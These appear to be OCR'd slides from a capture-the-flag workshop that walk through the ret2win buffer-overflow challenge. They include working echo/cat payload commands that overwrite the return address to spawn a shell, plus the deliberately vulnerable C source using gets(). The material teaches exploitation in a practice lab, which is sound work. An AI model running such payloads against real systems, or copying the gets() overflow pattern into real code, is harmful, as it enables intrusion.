
Exploit Flow

1 Calculate Padding (De Bruijn Sequence)

2 Getting “Win” function address and jumping to it

3 Get Shell!



```
$ echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf
d\x84\x04\x08" | ./ret2win32
Guess my name

4044 illegal hardware instruction (core
dumped)  ./ret2win32
```

Wait what?

Where’s the shell?

WHY?


Output of “echo” is sent into input of binary

Once “echo” is done, pipe is closed

HOW?

We can use “cat” to keep pipe open and pass stdin into stdout

Stdout of “cat” is piped as stdin of binary (shell)



```
$ (echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf
d\x84\x04\x08"; cat) | ./ret2win32
Guess my name
whoami
pwnuser
```

Success!

32-bit vs 64-bit

What's the difference?

What's The Difference?

32	64
Registers: ESP/EBP/EIP	Registers: RSP/RBP/RIP
Uses 32-bit Addressing 0x41414141	Uses 64-bit Addressing 0x4141414141414141
Parameters stored in stack	Parameters stored in registers
4-byte stack alignment	**16-byte stack alignment**

ret2win.c

10 mins to pwn ret2win64

Download files at:
http://ctfd.platypew.social

```
nc pwn.platypew.social 30001
```

```c
#include <stdio.h>
#include <stdlib.h>

void win() {
    system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```